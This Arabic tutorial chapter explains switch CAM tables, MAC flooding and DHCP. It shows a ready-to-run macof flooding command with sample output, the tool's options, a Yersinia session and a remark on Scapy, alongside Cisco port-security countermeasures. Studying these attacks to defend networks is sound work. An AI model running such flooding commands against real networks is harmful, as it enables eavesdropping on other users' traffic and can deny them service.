في الذاكرة العشوائية (**RAM**) يقوم نظام التشغيل بتخزين البيانات بها ومن ثم عندما يطلب هذه البيانات لأمر ما فانه يعلم مكانها جيدا حيث مثلا انه يريد الولوج للبيانات على العنوان رقم 1000، ومعنى هذا ان نظام التشغيل لابد ان يكون حافظ لمواقع البيانات التي يقوم بتخزينها على الذاكرة العشوائية (**RAM**). وليس هذا كل شيء فان الذاكرة العشوائية **RAM** أيضا عندما يتم طلب بيانات منها فإنها تبحث في جميع البيانات المسجلة عليها حتى تجد العنوان 1000الخاص بهذه البيانات.
لكن عند النظر الى **CAM** فعند طلب نظام التشغيل بيانات ما مخزنه على هذا النوع من الذاكرة فانه يقوم بالبحث عنها بطريقه سريعة إذا كان النظام لا يعرف عنوان هذه البيانات اما إذا كان يعرف فان البحث سوف يكون أسرع لذل يطلق عليه:

CAM searches the entire memory in one operation

ولكن لماذا لم يستخدم بدلا من **RAM** وذلك لغلاء سعره. ولكن ينتابني سؤال لماذا هو يستخدم مع السويتش على الرغم من غلو سعره؟
للإجابة عل هذا نجد ان **CAM** المستخدم في السويتش هو نوع من أنواع **CAM** يسمى **Binary CAM** ويعمل نفس طريقة **CAM** ولكن باستخدام المعاملات 0 و1.




كيف يعمل الـ CAM (How Cam Works)؟

المصدر : http://www.freetechexams.com

الجدول **CAM** يشير إلى الشكل ديناميكي للمحتويات ويستخدم مع مساعدة من إيثرنت سويتش. حيث يحافظ على الاتصالات بين المنافذ في إيثرنت سويتش.


CAM table يحتفظ بمسارات العنوان **MAC** (العنوان ماك الخاص بعقده موجوده على الشبكة والمنفذ المقابل له والمتصل به على السويتش) السويتش مع حجم محدود. إذا حصل إغراق لجدول **CAM** مع أكثر من عناوين **MAC** والتي تتجاوز حجمه، فان السويتش يتحول إلى **HUB**. **CAM table** تعمل بهذه الطريقة من أجل ضمان وصول البيانات إلى المضيف المقصود. المهاجمون يستغلون مثل هذه الثغرة الأمنية في جداول **CAM** من اجل التنصت على بيانات الشبكة. إذا كان المهاجم قادرا على الاتصال بالسويتش المشترك لل **Ethernet segment**، فانه يمكن بسهولة التنصت على البيانات.



ماذا يحدث عندما يمتلئ جدول CAM بالكامل؟

كما ناقشنا من قبل، جدول **CAM** يحتوي على معلومات الشبكة مثل عناوين **MAC** المتوفرة على منافذ السويتش والمعاملات المادية **VLAN** المرتبطة بها. ولكن هذه الجداول **CAM** محدود في الحجم. حيث يمكنك استخدام هذا لصالحك لبناء الهجوم. يمكنك بناء الهجوم مع مساعدة من **MAC Flooding**. **MAC Flooding** تقوم بقصف السويتش من خلال عناوين **MAC** وهمية حتى يمتلئ جدول **CAM**بالكامل. حالما يتم ذلك، يبدأ السويتش بتمرير جميع حركة المرور الواردة إلى جميع المنافذ. حينها يعمل السويتش مثل **Hub** والتي يمكنك من خلالها رصد الاطارات المرسلة من المضيف الضحية إلى مضيف آخر دون أي إدخال على جدول**CAM** . هذا الهجوم أيضا يملأ جداول **CAM** للسويتشات المجاورة.


يوضح الرسم البياني التالي كيف يمكنك إغراق جدول **CAM** بعناوين **MAC** وهمية لمراقبة الإطارات المرسلة من المضيف الضحية إلى مضيف آخر دون أي إدخال على جدول **CAM**:



MAC Flooding

MAC flooding هي التقنية المستخدمة لاختراق أمن سويتش الشبكة والذى يقوم بربط قطع الشبكة أو أجهزة الشبكة. هذه السويتشات تقوم بتعيين عناوين **MAC** الفردية على الشبكة إلى المنافذ المادية المقابلة له على السويتش من خلال جدول**CAM** . على عكس **hub**، والتي تبث البيانات عبر الشبكة، حيث السويتش يقوم بارسال البيانات فقط إلى المستلم المقصود. إذا، فان الشبكة القائمة على السويتش تكون شبكة أكثر أمانا بالمقارنة مع شبكة القائمة على **hub**. ولكن، فإنه لا يزال معرض للخطر من خلال حقيقة أن السويتش يحتوي على ذاكرة محدودة لتخزين جداول عنوان **MAC** ومن ثم تتحول إلى **hub** عندما يتم اغراقها بعناوين **MAC** أكثر من قدرتها التخزينية. وتسمى التقنية المستخدمة لاستغلال نقاط ضعف الشبكة القائمة على السويتش ذات مساحة تخزين محدودة باسم **MAC Flooding**.

تنطوي تقنية **MAC Flooding** على اغراق السويتش بطلبات عديدة مع عناوين **MAC** المصدر الوهمية المختلفة. لا تظهر أي مشكلة حتى يتم ملء الجدول بعناوين **MAC** كاملا. بمجرد ان يمتلئ جدول عناوين **MAC** بالكامل، فان أي طلبات أخرى تجبره على السويتش على الدخول في وضع **failopen mode**. السويتش في الوضع **failopen mode** يتصرف مثل **hub** ويقوم ببث البيانات إلى كافة الأجهزة على الشبكة. وبالتالي، يمكن المهاجمين من التنصت على حركة المرور بسهولة، وبذلك يمكنه سرقة المعلومات الحساسة.



MAC Flooding Switches with Macof

المصدر: http://monkey.org
تجدر الإشارة إلى أن خاصية التوجيه الخاصة بالسويتش كانت مصممه أصلا لرفع مستوى الأداء، وليس لزيادة الأمان. نتيجة لذلك، ينبغي أن ينظر الى أي زيادة في الأمن على انه منتج منفصل عن الهدف الأصلي. يجب أخذ ذلك في الاعتبار، قبل ان تقوم باستبدال أجهزة **hub** بأجهزة السويتش، ويجب أن تكون على علم بأن هناك العديد من الأدوات المتاحة التي يمكن استخدامها ضد السويتش لجعلها تتصرف مثل **hub**. وبعبارة أخرى، في بعض الحالات، يمكن أن يتسبب في جعل السويتش أن يبث كل حركة المرور على كافة المنافذ مما يجعلها تتصرف تماما مثل **hub**.
معظم السويتش لديها كمية محدودة من الذاكرة التي يمكن استخدامها لتذكر جدول يحتوي على عنوان **MAC** وأرقام المنفذ المقابل. ونتيجة لاستنفاد هذه الذاكرة واغراق الجدول مع عناوين **MAC** وهمية، فإنها غالبا ما تصبح غير قادرة على القراءة أو الوصول إلى الإدخالات الصالحة لـ **MAC** في جدول البورتات. لأن السويتش لا يمكنه تحديد البورت الصحيح لعنوان معين، والسويتش بكل بساطة يبث حركة المرور على كافة المنافذ. ويعرف هذا النموذج بوصفه "**fail open**". مفهوم **fail open** يعني ببساطة فشل السويتش في توجيه حركة المرور الصحيحة، فإنه يرتد إلى حالة تشبه **hub**، التي ترسل كل حركة المرور على كافة المنافذ.
يجب أن تكون على علم بأن يتم إعداد بعض السويتشات لـ " **fail close**". السويتشات التي تعمل بخاصية **fail close** تعتبر الطريقة العكسية ضد عمل **fail open** للسويتش. حيث ان السويتش بدلا من ان يقوم ببث كل حركة المرور على كافة المنافذ، فانه يقوم ببساطة التوقف عن توجيه حركة المرور تماما. ومع ذلك، فان كمختبر اختراق أو هاكر، فان هذا الاعداد أيضا لديه عيب كبير. حيث إذا كنت قادرا على منع السويتش من توجيه حركة المرور، فان توقف حركة المرور على الشبكة يسبب الحرمان من الخدمة.

Dsniff هي مجموعة ممتازة من الأدوات التي توفر العديد من الوظائف المفيدة للتنصت على حركة مرور الشبكة. فمن المستحسن أن تأخذ بعض الوقت لمراجعة كل الأدوات والوثائق المضمنة مع **dsniff**. واحدة من الأدوات **dsniff** التي كتبها **Dug Song**، وهيا **macof**،

يوفر لنا القدرة على إغراق السويتش مع الآلاف من عناوين **MAC** العشوائية. إذا تم اعداد السويتش مع خاصية **fail open**، فان السويتش سوف يبدأ ليكون بمثابة **hub** ويبث كل حركة المرور على كافة المنافذ. وهذا سوف يسمح لك للتغلب على التوجيه الانتقائي من السويتش والتنصت على كل حركة مرور الشبكة التي تمر عبر الجهاز. هذه الأداة تغرق جداول **CAM** الخاص بالسويتش (131،000 لكل دقيقة) عن طريق إرسال إدخالات **MAC** مزورة. بنيت **Macof** في كالي، ويمكن تشغيلها عن طريق إصدار الأمر التالي في إطار الطرفية.

macof -i eth0 -s 192.168.18.130 -d 192.168.18.2

في المثال السابق، يتم استخدام "**macof**" لاستدعاء البرنامج. سيقوم البرنامج **macof** بتوليد وإغراق الشبكة مع الآلاف من عناوين **MAC**. يتم استخدام التعبير "**-i**" لتحديد بطاقة الشبكة للكمبيوتر الخاص بك. هذا هو المكان الذي سيتم إرسال عناوين **MAC** منه. التعبير "**-s**" يستخدم لتحديد عنوان المصدر. يتم استخدام التعبير "**-d**" لتحديد الوجهة أو الهدف من الهجوم الخاص بك. ويبين الشكل التالي مثال على الأمر المستخدم لبدء **macof**، ومجموعة صغيرة من الإخراج التي تم إنشاؤها

```
Command Prompt
macof -i eth1
18:b1:22:12:85:15 13:15:5a:6b:45:c4 0.0.0.0.25684 > 0.0.0.0.86254: S 2658741236:1235486715(0) win 512
12:a8:d8:15:4d:3b ab:4c:cd:5f:ad:cd 0.0.0.0.12387 > 0.0.0.0.78962: S 1238569742:782563145(0) win 512
13:3f:ab:14:25:95 66:ab:6d:4:b2:85 0.0.0.0.45638 > 0.0.0.0.4568: S 123587152:456312589(0) win 512
a2:2f:85:12:ac:2 12:85:2f:52:41:25 0.0.0.0.42358 > 0.0.0.0.35842: S 3256789512:3568742158(0) win 512
96:25:a3:5c:52:af 82:12:41:1:ac:d6 0.0.0.0.45213 > 0.0.0.0.2358: S 3684125687:3256874125(0) win 512
a2:c:b5:8c:6d:2a 5a:cc:f6:41:6d:df 0.0.0.0.12354 > 0.0.0.0.78521: S 1236542358:3698521475(0) win 512
55:42:ac:85:c5:96 a5:5f:ad:9d:12:aa 0.0.0.0.123 > 0.0.0.0.12369: S 8523695412:8523698742(0) win 512
a9:4d:4c:5a:5d:ad a4:ad:5f:4d:e9:ad 0.0.0.0.23685 > 0.0.0.0.45686: S 236854125:365145752(0) win 512
e3:e5:1a:25:2:a 25:35:a8:5d:af:fc 0.0.0.0.23685 > 0.0.0.0.85236: S 8623574125:3698521456(0) win 512
```

الصيغة العامة لهذه الأداة كالاتى:

#macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

-i interface	Specify the interface to send on.
-s src	Specify source IP address.
-d dst	Specify destination IP address.
-e tha	Specify target hardware address.
-x sport	Specify TCP source port.
-y dport	Specify TCP destination port.
-n times	Specify the number of packets to send.

كلمة أخيرة من الحذر، وذلك أن استخدام **macof** سوف يولد كميات هائلة من حركة مرور الشبكة، وبالتالي يمكن كشفها بسهولة. يجب عليك استخدام هذه التقنية فقط عندما يكون التخفي ليست مصدر قلق.

MAC Flooding Tool: Yersinia

المصدر: http://www.yersinia.net

Yersinia هو أداة شبكة مصممة للاستفادة من بعض نقاط الضعف في بروتوكولات الشبكة المختلفة. انها تتظاهر بأنها إطارا (**framework**) لتحليل واختبار الشبكات والأنظمة.

حاليا، هناك بعض بروتوكولات الشبكة المضمنة في النظام، ولكن الأخرين قادمون. وتنفذ الهجمات ضد بروتوكولات شبكة الاتصال التالية:

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- IEEE 802.1Q
- IEEE 802.1X
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

```
/home/tomac/work/proj... | Inbox for tomac@wasa... | Correo S21sec | /home/tomac<1> | /home/tomac/work/proj... | The GIMP | /home/tomac/work/proje...
prodigy:/home/tomac/work/projects/yersinia-sf/yersinia/yersinia/src# telnet localhost 12000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Welcome to yersinia version 0.5.5.1.
Copyright 2004 Slay & Tomac.


login: root
password:

MOTD: Do you have a Lexicon LX-7? Share it!! ;)

yersinia> en
Password:
yersinia# sh
  attacks    Show running attacks
  cdp        Cisco Discovery Protocol (CDP) information
  dhcp       Dynamic Host Configuration Protocol (DHCP) information
  dot1q      802.1Q information
  dtp        Dynamic Trunking Protocol (DTP) information
  history    Display the session command history
  hsrp       Hot Standby Router Protocol (HSRP) information
  interfaces Interface status
  stats      Show statistics
  stp        Spanning Tree Protocol (STP) information
  users      Display information about terminal lines
  version    System hardware and software status
  vtp        Virtual Trunking Protocol (VTP) information
yersinia# sh ver
Chaos Internetwork Operating System Software
yersinia (tm) Software (i686), Version 0.5.5.1, RELEASE SOFTWARE
Copyright (c) 2004-2004 by tomac & Slay, Inc.
Compiled Sun 07-Aug-2005 21:10 by someone

yersinia uptime is 51 seconds

Running Multithreading Image on Linux 2.6.12.3 supporting:
01 console terminal(s)
02 tty terminal(s)
05 vty terminal(s)

yersinia# sh users
   User         Terminal        From              Since
   ----         --------        ----              -----
*  root             vty0        127.0.0.1:60715   Sun Aug  7 23:51:01 2005

yersinia# █
```

MAC Flooding Tool: Scapy

سكابي هي اداه خاصه بنظام التشغيل لينكس فقط. سكابي هو برنامج بايثون يمكن المستخدم من ارسال حزم **sniff** ، وتقطيع الحزم وكذلك تزويرها، وهذه القابلية تسمح ببناء الادوات التي تستطيع ان تكتشف وتتبع وتهاجم الشبكات.

وبعبارة اخرى: فأن السكابي هو برنامج ادارة حزم متفاعل قوي، وهو قادر على ان يزور او يشفر حزم عدد كبير من البروتوكولات، ويقوم بأرسالها من خلال الاسلاك، ويقوم بالتقاطها.

ويستطيع بسهولة القيام بكثير من المهام المعروفة مثل ال **scanning** والتتبع والاكتشاف واختبار الوحدات، ومهاجمة واكتشاف الشبكات.

يمكن ان يحل محل الاداة الشهيرة **Hping** ، وكذلك arpspoof، **arp-sk**، **arping** ، **p0f** وحتى بعض اجزاء ال**Nmap**، **tcpdump** ، وال**tshark** . وبما ان البرنامج (عبارة عن بيئة) مبرمج بواسطة لغة بايثون، فتستطيع ان تستخدم في ال **loop** وال**string** .

بشكل رئيسي يقوم بعملين: رسال الحزم، واستلام الأجوبة. وسوف نتحدث عن هذه الأداة لاحقا لأهميتها.

كيفية تدافع ضد الهجمات MAC

يمكنك استخدام منفذ السويتش، ميزة أمن المنافذ (**port security**) التي وضعتها سيسكو للدفاع ضد الهجمات**MAC** .

Port security من أجل حماية المنافذ، فإنه يحدد ويحد من عناوين **MAC** من محطات العمل والتي يسمح لها للوصول إلى المنفذ. إذا قمت بتعيين عنوان **MAC** آمن إلى منفذ آمن، فان المنفذ سوف يقوم بتوجيه الحزم مع عناوين المصدر التي هي داخل مجموعة من العناوين محددة.

يحدث الاخلال بالمعايير الأمنية كالاتى:

- عندما يتم إعداد منفذ آمن وفيه يتم الوصول إلى الحد الأقصى لعدد عناوين **MAC** الأمنه.
- عندما لا يتطابق عنوان **MAC** للمحطة التي تحاول الوصول إلى المنفذ مع أي من عناوين **MAC** المحددة في السويتش.

بمجرد ان يتم تعيين الحد الأقصى لعدد عناوين **MAC** آمنه على المنفذ، يتم تضمين عناوين **MAC** آمنه في جدول العناوين من قبل أي من الطرق الثلاث الأتية:

- يمكنك إعداد كافة عناوين **MAC** الأمنة باستخدام أوامر اعداد الوجهة **(#switchport port-security mac-address)**.
- يمكنك السماح للمنافذ بان تقوم بأعداد عناوين **MAC** آمنة بشكل حيوي مع عناوين **MAC** الخاصة بالأجهزة المتصلة.
- يمكنك تكوين عدد من العناوين والسماح للبقية ليتم إعدادها بشكل حيوي.

Port security تحد من هجمات MAC Flooding وتقفل المنافذ ، وترسل SNMP trap.

اعداد Port security في سويتشات سيسكو باتباع الاتي:

#switchport port-security

هنا نقوم بتفعيل الـ **Port Security** فالحالة الطبيعية التي يتخذها السويتش هي أغلاق السويتش بالإضافة الى السماح لـ **Mac Address** واحد كأقصى حد. أول **Mac Address** سوف يتصل على البورت سوف يكون هو الوحيد القادر على الاتصال بالسويتش وهو يفدنا في موضوع ردع هجوم الـ **Mac Flooding** أما في حالة لو أردنا ان نسمح لأكثر من ماك أدريس للاتصال بالسويتش نكتب الأمر التالي

#switchport port-security maximum 3 vlan access

قد سمحت هنا بي 3 أجهزة للدخول الى السويتش من خلال هذا البورت وفي حال لو أردت أن أقوم بتحديد ماك أدريس معين هو الوحيد الذي يستطيع الدخول إلى السويتش أقوم بكتابة الأمر التالي

#switchport port-security mac-address 00-11-22-33-44-55-66

لو وجدت أن هذا الموضوع مرهق وطويل جدا تستطيع أن تضع مكان كل ماك أدريس كلمة**Sticky** وهي تخبر السويتش بتسجيل الماك أدريس المتصل حاليا على البورت ك **Static Mac Address** وصيغة الامر تكون


#switchport port-security mac-address sticky


ولتغيير ردة الفعل التي سوف يأخذها السويتش في حال تم حدوث أي تجاوز نكتب الأمر التالي

#switchport port-security violation restrict

نختار أحد الخيارات الثلاث **shutdown، protect، restrict**

#switchport port-security aging time 2
#switchport port-security aging type inactivity
#snmp-server enable traps port-security trap-rate 5





DHCP ATTACKS 8.3

حتى الآن، لقد ناقشنا مفاهيم الـ **sniffing** المختلفة وهجمات**MAC** ، الانتهاكات التي تسمح بالتنصت على حركة مرور شبكة الاتصال أو البيانات. الآن سوف نناقش هجمات**DHCP** ، وهو انتهاك آخر يسمح بالـ **sniffing**. يصف هذا القسم كيفية عمل **DHCP**، هجمات **DHCP starvation**، والأدوات المستخدمة في هجمات **starvation** وهجمات **rogue server**، وطرق للدفاع ضد هجمات **DHCP**.

كيف يعمل DHCP؟


DHCP هو اختصار لـ **Dynamic Host Configuration Protocol**، معرف في **RFC 2131**، يستخدم هذا البروتوكول لإسناد عناوين **IP** بشكل آلي لحواسب مضيفة **Hosts** أو محطات عمل **Workstations** على شبكة **TCP/IP**. بذلك نتجنب حالات التضارب

في العناوين (**IP address conflict**) والتي تحدث نتيجة استخدام نفس عنوان **IP** لأكثر من جهاز على الشبكة (عند إسناد العناوين بشكل يدوي) مما يؤدي إلى فصل بعض الأجهزة عن الشبكة، فهذا البروتوكول نظام لاكتشاف العناوين المستخدمة مسبقا.
بالإضافة إلى عنوان**IP** ، يوفر الملقم **DHCP** أيضا المعلومات الأخرى المتعلقة بعملية اعداد كارت الشبكة مثل **default gateway** و**subnet mask**. عند يبدا جهاز عميل **DHCP** ببدء التشغيل، فإنه يشارك في بث حركة المرور(**traffic broadcasting**) .

يمكنك استخدام **DHCP** لتعيين اعدادات **IP** للمضيفين للاتصال بالشبكة مع توفير إطار لتمرير معلومات الاعداد إلى مضيف أخر على شبكة**TCP/IP**. يقوم عميل **DHCP** بإنشاء طلب إلى الخادم في نفس الشبكة الفرعية أو واحد مختلف. توزيع اعداد **IP** للمضيفين يبسط عمل المسؤول للحفاظ على شبكات**IP** .
انه يوفر اعدادات كارت الشبكة للعملاء الذي يدعمون تفعيل خاصية **DHCP** على اجهزتهم في شكل **lease offer**.

مراحل حصول العميل على عنوان IP مؤجر (DHCP Lease Stages):

1- الاستكشاف **DHCP DISCOVER**: يرسل العميل **broadcast** طالبا (**DHCP DISCOVER**) فيه عنوان **IP** ولأن هذا العميل لا يملك عنوان **IP** ولا يعلم عنوان خادم **DHCP** فإنه يستخدم 255.255.255.255 كعنوان الوجهة و0.0.0.0 كعنوان المصدر.
2- **DHCP-relay agent** يلتقط طلب العميل ومن ثم يعيد ارساله (**unicasts**) إلى خوادم **DHCP** المتوفرة على الشبكة.
3- العرض **DHCP OFFER**: بعد أن يصل **DHCP DISCOVER** إلى خادم **DHCP** تقوم بإرسال رسالة (**DHCP OFFER**) على شكل **broadcast** تتضمن: عنوان **IP** لخادم **DHCP** -قناع الشبكة **network mask** -العنوان الفيزيائي **MAC** للعميل وللخادم -مدة الإيجار **lease period** بالساعات.
4- الطلب **DHCP REQUEST**: يستجيب العميل إلى **DHCPOFFER** بإرسال **DHCPREQUEST**.حيث بعد استلام العميل لعرض واحد من قبل خادم **DHCP** وقبوله العنوان المعروض، يقوم بإعلان قبوله عن طريق إرسال **broadcast** يتضمن عنوان الخادم الذي أرسل العرض.
5- جميع خوادم **DHCP** التي قدمت عروض أخرى لهذا الزبون ولم يقبلها تقوم بالتراجع عن عروضها ووسم العناوين المعروضة كعناوين متاحة **available** أما العنوان المقبول فيوسم بأنه غير متاح **unavailable**.
6- الإقرار **DHCP ACKNOWLEDGMENT**: بعد وصول **DHCP REQUEST** إلى الخادم الذي تم قبول عرضه يرسل إشارة قبول **ACK** أو عدم قبول **NACK** إذا كان العنوان المطلوب غير متاح وذلك على شكل **broadcast**.
7- بعد إرسال **DHCP DISCOVER** ينتظر الزبون ثانية واحدة للحصول على عرض. فإن لم يتلقى عرضا يعاود الطلب في الثواني 16,13,6 إضافة إلى فواصل زمنية عشوائية بين 1000 – 0 ميلي ثانية. وتستمر المحاولة لخمس دقائق بعدها، وفي حال الفشل يتم التعامل مع أحد تقنيات معالجة الأخطاء **DHCP Troubleshooting**.
8- يستخدم العميل المنفذ 67 (**port**) كبوابة الوجهة لإرسال **DHCP DICOVER** إلى الخادم، يستخدم الخادم بوابته ذات الرقم 67 كبوابة المصدر والبوابة 68 كبوابة الوجهة ليجيب على العميل.



DHCP REQUEST/REPLY MESSAGES

